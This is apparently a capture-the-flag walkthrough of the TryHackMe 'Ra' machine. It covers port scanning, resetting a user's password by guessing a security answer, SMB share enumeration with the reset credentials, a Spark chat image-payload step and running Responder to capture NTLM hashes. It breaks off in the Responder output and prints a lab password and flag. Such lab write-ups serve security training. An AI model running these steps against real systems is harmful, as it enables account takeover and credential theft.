Ra




Table of Content

1. Introduction

- a) Challenge Information
- b) Challenge Overview
- 2. Key Details
- 3. Recon
 - a) RustScan
 - b) Nmap Scan
 - c) Manual Recon
- 4. Password Change using Reset Password (weak authencation system)
- 5. SMB Enumeration
 - a) Enumerating using smbmap
 - b) Login using smbclient
- 6. Spark Exploitation
 - a) Sending image payload to a user
 - b) Grabbing NTLM hash using Responder
- 7. NTLM Password Cracking
 - a) Using hashcat
 - b) Using John
- 8. Logging in SMB Using new Creds
- 9. Gaining Powershell shell using Evil-winrm
- 10. Enumerating machine
- 11. Checking permission for current user
- 12. Changing Password for new user
- 13. Enumerating
- 14. Changing password for brittanycr user found in checkservers.ps1
- 15. SMB login with brittanycr
- 16. Change hosts file (adding change permission as Administrator (ps1 script) in host file for buse user)
- 17. loggin in with user administrator access.

Challenge Information

Platform: <u>TryHackMe</u>

Machine: Ra (WindCorp)

Difficulty: Hard

By: Prashant Bhatt Date: 19 Jan 2025

≜♂ Challenge Overview

You have gained access to the internal network of WindCorp, the multibillion dollar company, running an extensive social media campaign claiming to be unhackable (ha! so much for that claim!).

Next step would be to take their crown jewels and get full access to their internal network. You have spotted a new windows machine that may lead you to your end goal. Can you conquer this end boss and own their internal network?

Key Details

Room Name: Mr. Robot

Target Main Address: http://windcorp.thm/

Target subdomain : [http://fire.windcorp.thm/reset.asp]

(http://fire.windcorp.thm/reset.asp)

Tools used:

- Nmap
- Gobuster
- SmbMap
- Smbclient
- Spark
- Responder
- Evil-Winrm

Focus Areas:

- Scanning and Enumeration
- Smb enumeration
- Spark exploitation
- Responder
- NTLM Hash Cracking with hashcat and john

Recon

RustScan

```
bunny@parrot:~/hacklab/thm/machines/Hard/Ra$ rustscan -a windcorp.thm
.----. .-. .-. .----..---. .----. .---. .--.
The Modern Day Port Scanner.
: https://discord.gg/GFrQsGy
: https://github.com/RustScan/RustScan :
Real hackers hack time 🛭
[~] The config file is expected to be at "/home/bunny/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --
ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's
speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 10.10.144.145:53
Open 10.10.144.145:88
Open 10.10.144.145:80
Open 10.10.144.145:135
Open 10.10.144.145:139
Open 10.10.144.145:389
Open 10.10.144.145:445
Open 10.10.144.145:443
Open 10.10.144.145:464
Open 10.10.144.145:593
Open 10.10.144.145:636
Open 10.10.144.145:2179
Open 10.10.144.145:3268
Open 10.10.144.145:3269
Open 10.10.144.145:3389
Open 10.10.144.145:5223
Open 10.10.144.145:5229
Open 10.10.144.145:5222
Open 10.10.144.145:5262
Open 10.10.144.145:5263
Open 10.10.144.145:5270
Open 10.10.144.145:5269
```

```
Open 10.10.144.145:5275
Open 10.10.144.145:5276
Open 10.10.144.145:5985
Open 10.10.144.145:7070
Open 10.10.144.145:7443
Open 10.10.144.145:7777
Open 10.10.144.145:9090
Open 10.10.144.145:9091
Open 10.10.144.145:9389
Open 10.10.144.145:49669
Open 10.10.144.145:49674
Open 10.10.144.145:49676
Open 10.10.144.145:49675
Open 10.10.144.145:49746
Open 10.10.144.145:49896
[~] Starting Script(s)
[>] Script to be run Some("nmap -vvv -p {{port}} {{ip}}}")
[~] Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-17 10:40 IST
Initiating Ping Scan at 10:40
Scanning 10.10.144.145 [2 ports]
Completed Ping Scan at 10:40, 0.42s elapsed (1 total hosts)
Initiating Connect Scan at 10:40
Scanning windcorp.thm (10.10.144.145) [37 ports]
Discovered open port 80/tcp on 10.10.144.145
Discovered open port 5276/tcp on 10.10.144.145
Discovered open port 139/tcp on 10.10.144.145
Discovered open port 3389/tcp on 10.10.144.145
Discovered open port 445/tcp on 10.10.144.145
Discovered open port 443/tcp on 10.10.144.145
Discovered open port 53/tcp on 10.10.144.145
Discovered open port 135/tcp on 10.10.144.145
Discovered open port 9090/tcp on 10.10.144.145
Discovered open port 389/tcp on 10.10.144.145
Discovered open port 5263/tcp on 10.10.144.145
Discovered open port 49674/tcp on 10.10.144.145
Discovered open port 636/tcp on 10.10.144.145
Discovered open port 5262/tcp on 10.10.144.145
Discovered open port 88/tcp on 10.10.144.145
Discovered open port 2179/tcp on 10.10.144.145
Discovered open port 49676/tcp on 10.10.144.145
Discovered open port 5985/tcp on 10.10.144.145
Discovered open port 464/tcp on 10.10.144.145
```

```
Discovered open port 7777/tcp on 10.10.144.145
Discovered open port 49669/tcp on 10.10.144.145
Discovered open port 5229/tcp on 10.10.144.145
Discovered open port 49746/tcp on 10.10.144.145
Discovered open port 5269/tcp on 10.10.144.145
Discovered open port 7443/tcp on 10.10.144.145
Discovered open port 7070/tcp on 10.10.144.145
Discovered open port 49896/tcp on 10.10.144.145
Discovered open port 9389/tcp on 10.10.144.145
Discovered open port 5222/tcp on 10.10.144.145
Discovered open port 5223/tcp on 10.10.144.145
Discovered open port 5275/tcp on 10.10.144.145
Discovered open port 49675/tcp on 10.10.144.145
Discovered open port 5270/tcp on 10.10.144.145
Discovered open port 9091/tcp on 10.10.144.145
Discovered open port 3268/tcp on 10.10.144.145
Discovered open port 3269/tcp on 10.10.144.145
Discovered open port 593/tcp on 10.10.144.145
Completed Connect Scan at 10:40, 2.67s elapsed (37 total ports)
Nmap scan report for windcorp.thm (10.10.144.145)
Host is up, received syn-ack (0.42s latency).
Scanned at 2025-01-17 10:40:15 IST for 3s
```

PORT	STATE	SERVICE	REASON
53/tcp	open	domain	syn-ack
80/tcp	open	http	syn-ack
88/tcp	open	kerberos-sec	syn-ack
135/tcp	open	msrpc	syn-ack
139/tcp	open	netbios-ssn	syn-ack
389/tcp	open	ldap	syn-ack
443/tcp	open	https	syn-ack
445/tcp	open	microsoft-ds	syn-ack
464/tcp	open	kpasswd5	syn-ack
593/tcp	open	http-rpc-epmap	syn-ack
636/tcp	open	ldapssl	syn-ack
2179/tcp	open	vmrdp	syn-ack
3268/tcp	open	globalcatLDAP	syn-ack
3269/tcp	open	globalcatLDAPssl	syn-ack
3389/tcp	open	ms-wbt-server	syn-ack
5222/tcp	open	xmpp-client	syn-ack
5223/tcp	open	hpvirtgrp	syn-ack
5229/tcp	open	jaxflow	syn-ack
5262/tcp	open	unknown	syn-ack

```
5263/tcp open
               unknown
                                 syn-ack
5269/tcp open
               xmpp-server
                                 syn-ack
5270/tcp open
               xmp
                                 syn-ack
5275/tcp open
               unknown
                                 syn-ack
5276/tcp open
               unknown
                                 syn-ack
5985/tcp open
               wsman
                                 syn-ack
7070/tcp open
               realserver
                                 syn-ack
7443/tcp open
               oracleas-https
                                 syn-ack
7777/tcp open
                cbt
                                 syn-ack
9090/tcp open
                zeus-admin
                                 syn-ack
9091/tcp open
                xmltec-xmlmail
                                 syn-ack
9389/tcp open
               adws
                                 syn-ack
49669/tcp open
               unknown
                                 syn-ack
49674/tcp open
               unknown
                                 syn-ack
49675/tcp open
               unknown
                                 syn-ack
49676/tcp open
               unknown
                                 syn-ack
49746/tcp open
                                 syn-ack
               unknown
               unknown
49896/tcp open
                                 syn-ack
```

Read data files from: /usr/bin/../share/nmap

Nmap done: 1 IP address (1 host up) scanned in 3.22 seconds

Nmap Scan

```
bunny@parrot:~/hacklab/thm/machines/Hard/Ra$ sudo nmap -sS -p- -T4 -vv -oN
windcorp.nmap windcorp.thm
[sudo] password for bunny:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-17 10:38 IST
Initiating Ping Scan at 10:38
Scanning windcorp.thm (10.10.144.145) [4 ports]
Completed Ping Scan at 10:38, 0.44s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 10:38
Scanning windcorp.thm (10.10.144.145) [65535 ports]
Discovered open port 3389/tcp on 10.10.144.145
Discovered open port 80/tcp on 10.10.144.145
Discovered open port 443/tcp on 10.10.144.145
Discovered open port 445/tcp on 10.10.144.145
Discovered open port 135/tcp on 10.10.144.145
Discovered open port 53/tcp on 10.10.144.145
Discovered open port 139/tcp on 10.10.144.145
SYN Stealth Scan Timing: About 2.64% done; ETC: 10:57 (0:19:03 remaining)
Discovered open port 5269/tcp on 10.10.144.145
SYN Stealth Scan Timing: About 8.79% done; ETC: 10:49 (0:10:33 remaining)
Discovered open port 5275/tcp on 10.10.144.145
Discovered open port 49669/tcp on 10.10.144.145
Discovered open port 9389/tcp on 10.10.144.145
SYN Stealth Scan Timing: About 17.81% done; ETC: 10:46 (0:07:00 remaining)
Discovered open port 5222/tcp on 10.10.144.145
Discovered open port 7070/tcp on 10.10.144.145
SYN Stealth Scan Timing: About 28.50% done; ETC: 10:45 (0:05:04 remaining)
Discovered open port 5223/tcp on 10.10.144.145
Discovered open port 593/tcp on 10.10.144.145
Discovered open port 7777/tcp on 10.10.144.145
Discovered open port 49674/tcp on 10.10.144.145
SYN Stealth Scan Timing: About 23.57% done; ETC: 10:48 (0:08:10 remaining)
SYN Stealth Scan Timing: About 25.69% done; ETC: 10:50 (0:08:44 remaining)
SYN Stealth Scan Timing: About 32.82% done; ETC: 10:50 (0:08:07 remaining)
Discovered open port 9090/tcp on 10.10.144.145
SYN Stealth Scan Timing: About 41.32% done; ETC: 10:51 (0:07:29 remaining)
Discovered open port 5262/tcp on 10.10.144.145
Discovered open port 3268/tcp on 10.10.144.145
Discovered open port 5263/tcp on 10.10.144.145
SYN Stealth Scan Timing: About 46.36% done; ETC: 10:50 (0:06:40 remaining)
Discovered open port 9091/tcp on 10.10.144.145
SYN Stealth Scan Timing: About 51.13% done; ETC: 10:50 (0:05:59 remaining)
```

```
Discovered open port 49676/tcp on 10.10.144.145
Discovered open port 49896/tcp on 10.10.144.145
SYN Stealth Scan Timing: About 57.30% done; ETC: 10:50 (0:05:03 remaining)
SYN Stealth Scan Timing: About 62.45% done; ETC: 10:50 (0:04:26 remaining)
SYN Stealth Scan Timing: About 68.07% done; ETC: 10:49 (0:03:41 remaining)
Discovered open port 7443/tcp on 10.10.144.145
Discovered open port 49675/tcp on 10.10.144.145
Discovered open port 88/tcp on 10.10.144.145
Discovered open port 49746/tcp on 10.10.144.145
SYN Stealth Scan Timing: About 73.94% done; ETC: 10:49 (0:02:57 remaining)
Discovered open port 3269/tcp on 10.10.144.145
SYN Stealth Scan Timing: About 79.77% done; ETC: 10:49 (0:02:15 remaining)
Discovered open port 389/tcp on 10.10.144.145
Discovered open port 2179/tcp on 10.10.144.145
Discovered open port 5985/tcp on 10.10.144.145
Discovered open port 636/tcp on 10.10.144.145
SYN Stealth Scan Timing: About 85.33% done; ETC: 10:49 (0:01:40 remaining)
Discovered open port 5270/tcp on 10.10.144.145
Discovered open port 464/tcp on 10.10.144.145
Discovered open port 5229/tcp on 10.10.144.145
Discovered open port 5276/tcp on 10.10.144.145
SYN Stealth Scan Timing: About 90.61% done; ETC: 10:49 (0:01:05 remaining)
Completed SYN Stealth Scan at 10:49, 699.66s elapsed (65535 total ports)
Nmap scan report for windcorp.thm (10.10.144.145)
Host is up, received echo-reply ttl 125 (0.42s latency).
Scanned at 2025-01-17 10:38:18 IST for 699s
Not shown: 65498 filtered tcp ports (no-response)
          STATE SERVICE
PORT
                                 REASON
53/tcp
          open domain
                                 syn-ack ttl 125
80/tcp
               http
                                 syn-ack ttl 125
          open
88/tcp
          open
               kerberos-sec
                                 syn-ack ttl 125
135/tcp
          open
               msrpc
                                 syn-ack ttl 125
               netbios-ssn
139/tcp
         open
                                 syn-ack ttl 125
                                 syn-ack ttl 125
389/tcp
         open
               ldap
443/tcp
               https
                                 syn-ack ttl 125
         open
               microsoft-ds
445/tcp
         open
                                 syn-ack ttl 125
464/tcp
         open
               kpasswd5
                                 syn-ack ttl 125
               http-rpc-epmap
593/tcp
                                 syn-ack ttl 125
         open
               ldapssl
                                 syn-ack ttl 125
636/tcp
         open
2179/tcp open
               vmrdp
                                 syn-ack ttl 125
               globalcatLDAP
3268/tcp
         open
                                 syn-ack ttl 125
3269/tcp
          open
               globalcatLDAPssl syn-ack ttl 125
3389/tcp
               ms-wbt-server
                                 syn-ack ttl 125
          open
```

```
5222/tcp open
               xmpp-client
                                 syn-ack ttl 125
5223/tcp open
               hpvirtgrp
                                 syn-ack ttl 125
5229/tcp open
                                 syn-ack ttl 125
               jaxflow
                                 syn-ack ttl 125
5262/tcp open
               unknown
5263/tcp open
               unknown
                                 syn-ack ttl 125
5269/tcp open
                xmpp-server
                                 syn-ack ttl 125
5270/tcp open
                xmp
                                 syn-ack ttl 125
5275/tcp open
                                 syn-ack ttl 125
                unknown
                                 syn-ack ttl 125
5276/tcp open
               unknown
5985/tcp open
               wsman
                                 syn-ack ttl 125
7070/tcp open
               realserver
                                 syn-ack ttl 125
7443/tcp open
               oracleas-https
                                 syn-ack ttl 125
7777/tcp open
               cbt
                                 syn-ack ttl 125
               zeus-admin
9090/tcp open
                                 syn-ack ttl 125
               xmltec-xmlmail
9091/tcp open
                                 syn-ack ttl 125
9389/tcp open
               adws
                                 syn-ack ttl 125
49669/tcp open
               unknown
                                 syn-ack ttl 125
49674/tcp open
               unknown
                                 syn-ack ttl 125
49675/tcp open
               unknown
                                 syn-ack ttl 125
49676/tcp open
               unknown
                                 syn-ack ttl 125
49746/tcp open
               unknown
                                 syn-ack ttl 125
                                 syn-ack ttl 125
49896/tcp open
               unknown
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 700.32 seconds
Raw packets sent: 196938 (8.665MB) | Rcvd: 522 (23.286KB)
```

Interesting Ports for CTF

1. Port 80 - HTTP (Webserver)

 A common service for serving websites. It may be vulnerable to web-based attacks such as SQL Injection, Cross-Site Scripting (XSS), Directory Traversal, or Command Injection.

2. Port 53 - DNS (Domain Name System)

• DNS is essential for resolving domain names to IP addresses. Attackers may exploit DNS to conduct DNS Spoofing/Poisoning, DNS Tunneling, or perform Denial of Service (DoS).

3. Port 443 - HTTPS (Webserver)

 Secured version of HTTP, commonly used for encrypted communications. Vulnerabilities in the SSL/TLS protocols can be exploited, such as Heartbleed or weak ciphers, to decrypt traffic or launch Man-in-the-Middle (MITM) attacks.

4. Port 88 - Kerberos (Authentication)

 Kerberos is used for secure authentication. Kerberoasting and Pass-the-Ticket attacks can be used to exploit weak service account passwords or tickets to escalate privileges.

5. Port 135 - MSRPC (Microsoft RPC)

 MSRPC services provide communication between Windows systems. This port is often targeted for remote code execution and buffer overflow vulnerabilities.

6. Port 139 - NetBIOS (File Sharing)

 NetBIOS is used for file and printer sharing in Windows networks. It's vulnerable to SMB Relay Attacks, NetBIOS Enumeration, and EternalBlue exploits.

7. Port 389 - LDAP (Lightweight Directory Access Protocol)

 Used to query directory services. LDAP Injection attacks can be exploited to manipulate queries, and Anonymous Binding can allow unauthorized access to sensitive information.

8. Port 445 - Microsoft-DS (File Sharing)

 Port for SMB file sharing. EternalBlue and SMBv1 vulnerabilities can lead to remote code execution. SMB Relay and SMB Brute Force attacks are common.

9. Port 3389 - RDP (Remote Desktop Protocol)

A popular port for remote administration. Brute-forcing RDP credentials is a common attack.
 RDP vulnerabilities like BlueKeep may also allow remote code execution.

10. Port 5222 - XMPP Client (Chat Protocol)

 XMPP is used for messaging. Vulnerabilities in XMPP Servers can lead to DoS or unauthorized message injection attacks.

11. Port 5223 - XMPP (Encrypted Chat)

 Similar to Port 5222 but used for encrypted communication. Insecure configurations or weak encryption can expose communication to attacks.

12. Port 7070 - RealServer (Streaming Server)

• RTSP (Real-Time Streaming Protocol) may expose media streaming services to vulnerabilities, such as Denial of Service or buffer overflow exploits.

13. Port 9090 - Web Admin Panel (Zeus Admin)

• Exposes web-based administration interfaces. Misconfigured or weakly secured admin panels may allow attackers to **gain unauthorized access** or **perform remote code execution**.

14. Port 9091 - Web Admin Panel (XMLMail Admin)

 Another administrative interface. If exposed without proper access control, attackers may be able to perform arbitrary commands or exfiltrate sensitive data.

15. ** Port 9389 - ADWS (Active Directory Web Services)**

 Used for Active Directory communication. Attackers can exploit weak configurations to perform LDAP injection or authentication bypass attacks.


16. Ports 49669-49896 - Unknown High Ports


• These ports might indicate **custom or obfuscated services**. **Fuzzing** or **reverse engineering** can potentially expose vulnerabilities in services running on these ports.

Manual Recon

Website

Windcorp. Itd





Reset Password has bunch of questions

- 1. What is your mothers maiden name?
- 2. What was your first grade teachers name?
- 3. What is/was your favourite pets name?
- 4. What make was your first car?

Found Bunch of Staff Names

Can be used for bruteforce some services

- Antonietta Vidal
- Britney Palmer
- Brittany Cruz
- Carla Meyer
- Buse Candan
- Edeltraut Daub
- Edward Lewis
- Emile Lavoie
- Emile Henry
- Emily Anderson
- Hemmo Boschma
- Isabella Hughes
- Isra Saur
- Jackson Vasquez
- Jaqueline Dittmer

Employees in Focus

- 1. Emily Jensen
 - "Love it! Thanks for beleiving in me!"
- 2. Lily Levesque
 - "I love being able to bring my best friend to work with me!"
- 3. Kirk Uglas
 - "Every day is a treat!"

ok only this much info in webpage

Checking Source Code

```
<div class="container">
     <h2 class="mb-5">Our employees in focus!</h2>
     <div class="row">
       <div class="col-lq-4">
         <div class="testimonial-item mx-auto mb-5 mb-lq-0">
           <imq class="imq-fluid rounded-circle mb-3"</pre>
src="img/Emilieje.jpg" alt="">
          <h5>Emily Jensen</h5>
          "Love it! Thanks for beleiving
in me!"
         </div>
       </div>
       <div class="col-lg-4">
         <div class="testimonial-item mx-auto mb-5 mb-lq-0">
           <img class="img-fluid rounded-circle mb-3"</pre>
src="img/lilyleAndSparky.jpg" alt="">
          <h5>Lily Levesque</h5>
          "I love being able to bring my
best friend to work with me!"
         </div>
       </div>
       <div class="col-lq-4">
         <div class="testimonial-item mx-auto mb-5 mb-lq-0">
           <img class="img-fluid rounded-circle mb-3" src="img/kirkug.jpg"</pre>
alt="">
          <h5>Kirk Uglas</h5>
          "Every day is a treat!"
         </div>
       </div>
     </div>
   </div>
```

found a image with 2 names [lilyleAndSparky.png]

Š

Note: During Manual Enumeration we found a Password reset page.

There we have seen bunch of question to answer to change the password.


What is/was your favourite pets name ?

And in source code we found image with name


lilyleAndSparky.png

so lilly can be a person name and Sparky can be a pets name.

Changing password



Password Changed



So we got **lilyle** password **Password** : ChangeMe#1234

SMB (SAMBA / Server Message Block)

We will try logging in SMB using lilyle user

For enumeration we will use smbmap

For Connecting we will use smbclient

SMB Enumeration

<pre>bunny@parrot:~/hacklab/thm/mach ChangeMe#1234 -H windcorp.thm</pre>	nines/Hard/Ra\$ smbmap -u lilyle -p
[+] IP: windcorp.thm:445 Disk	Name: unknown Permissions
Comment	
ADMIN\$	NO ACCESS
Remote Admin	
C\$	NO ACCESS
Default share	
IPC\$	READ ONLY
Remote IPC	
NETLOGON	READ ONLY
Logon server share	
Shared	READ ONLY
SYSVOL	READ ONLY
Logon server share	
Users	READ ONLY

SMB Login

```
bunny@parrot:~/hacklab/thm/machines/Hard/Ra$ smbclient //windcorp.thm/Shared
-U lilyle
Password for [WORKGROUP\lilyle]:
Try "help" to get a list of possible commands.
smb: \> ls
                                     D
                                              0 Sat May 30 06:15:42 2020
                                     D
                                              0 Sat May 30 06:15:42 2020
 Flaq 1.txt
                                             45 Fri May 1 21:02:36 2020
                                     A 29526628 Sat May 30 06:15:01 2020
  spark_2_8_3.deb
                                     A 99555201 Sun May 3 16:36:58 2020
 spark_2_8_3.dmg
  spark_2_8_3.exe
                                     A 78765568 Sun May 3 16:35:56 2020
                                     A 123216290 Sun May 3 16:37:24 2020
  spark_2_8_3.tar.qz
       15587583 blocks of size 4096. 10912698 blocks available
smb: \>
```

- **So here are 5 files listed. But we need 2 files: **
 - 1. Flag 1.txt
 - 2. spark_2_8_3.deb
 - 3. spark_2_8_3.dmg
 - 4. spark_2_8_3.exe
 - 5. spark_2_8_3.tar.gz

Downloading Files

```
bunny@parrot:~/hacklab/thm/machines/Hard/Ra$ smbclient //windcorp.thm/Shared
-U lilyle
Password for [WORKGROUP\lilyle]:
Try "help" to get a list of possible commands.
smb: \> ls
                                              0 Sat May 30 06:15:42 2020
                                     D
                                              0 Sat May 30 06:15:42 2020
                                     D
                                             45 Fri May 1 21:02:36 2020
 Flag 1.txt
                                     A 29526628 Sat May 30 06:15:01 2020
 spark_2_8_3.deb
 spark_2_8_3.dmg
                                     A 99555201 Sun May 3 16:36:58 2020
 spark_2_8_3.exe
                                     A 78765568 Sun May 3 16:35:56 2020
  spark_2_8_3.tar.gz
                                     A 123216290 Sun May 3 16:37:24 2020
       15587583 blocks of size 4096. 10911389 blocks available
```

```
smb: \> get "Flag 1.txt"
getting file \Flag 1.txt of size 45 as Flag 1.txt (0.0 KiloBytes/sec)
(average 0.0 KiloBytes/sec)
smb: \> get spark_2_8_3.deb
parallel_read returned NT_STATUS_IO_TIMEOUT
smb: \> getting file \spark_2_8_3.deb of size 29526628 as spark_2_8_3.deb
SMBecho failed (NT_STATUS_CONNECTION_DISCONNECTED). The connection is
disconnected now
```

Checkout Files

1. Flag 1.txt


```
bunny@parrot:~/hacklab/thm/machines/Hard/Ra$ cat Flag\ 1.txt
THM{466d52dc75a277d6c3f6c6fcbc716d6b62420f48}
bunny@parrot:~/hacklab/thm/machines/Hard/Ra$
```

2. Download latest spark and install it

```
bunny@parrot:~/hacklab/thm/machines/Hard/Ra$ sudo dpkg -i spark_3_0_2.deb
(Reading database ... 659372 files and directories currently installed.)
Preparing to unpack spark_3_0_2.deb ...
Unpacking spark (3.0.2) over (3.0.2) ...
Setting up spark (3.0.2) ...
bunny@parrot:~/hacklab/thm/machines/Hard/Ra$
```

3. Start Spark

```
bunny@parrot:~/hacklab/thm/machines/Hard/Ra$ Spark
java.io.FileNotFoundException: log file directory '/opt/Spark/logs' doesn't
exist.
    at
com.exe4j.runtime.LauncherEngine.checkRedirectionFile(LauncherEngine.java:19
6)
    at
com.exe4j.runtime.LauncherEngine.doRedirection(LauncherEngine.java:172)
    at com.exe4j.runtime.LauncherEngine.launch(LauncherEngine.java:59)
    at
com.install4j.runtime.launcher.UnixLauncher.start(UnixLauncher.java:69)
    at install4j.org.jivesoftware.launcher.Startup.main(Unknown Source)
```




Now Login using Credentials:

**Username **: lilyle

Domain: windcorp.thm

Password: ChangeMe#1234

Spark Logged in successfully



Our IT support-staff

- 8 Antonietta Vidal
- 8 Britney Palmer
- 8 Brittany Cruz
- & Carla Meyer
- 🗸 Buse Candan
- & Edeltraut Daub
- & Edward Lewis
- & Emile Lavoie
- & Emile Henry
- & Emily Anderson
- 🔬 Hemmo Boschma
- & Isabella Hughes

- Jaqueline Dittmer




We can see Colored marked staff, may be something we can find:

- 1. Buse Candan
- 2. Isabella Hughes

We know that Spark use XMPP as its communication protocol

Let's try:

Sending Message to Buse with image payload



Grabbing Hash using responder

```
bunny@parrot:~/hacklab/thm/machines/Hard/Ra$ sudo responder -I tun0
           NBT-NS, LLMNR & MDNS Responder 3.1.3.0
 To support this project:
 Patreon -> https://www.patreon.com/PythonResponder
 Paypal -> https://paypal.me/PythonResponder
 Author: Laurent Gaffie (laurent.gaffie@gmail.com)
 To kill this script hit CTRL-C
[+] Poisoners:
    LLMNR
                                [ON]
    NBT-NS
                                [ON]
    MDNS
                                [ON]
    DNS
                                [ON]
    DHCP
                                [OFF]
```

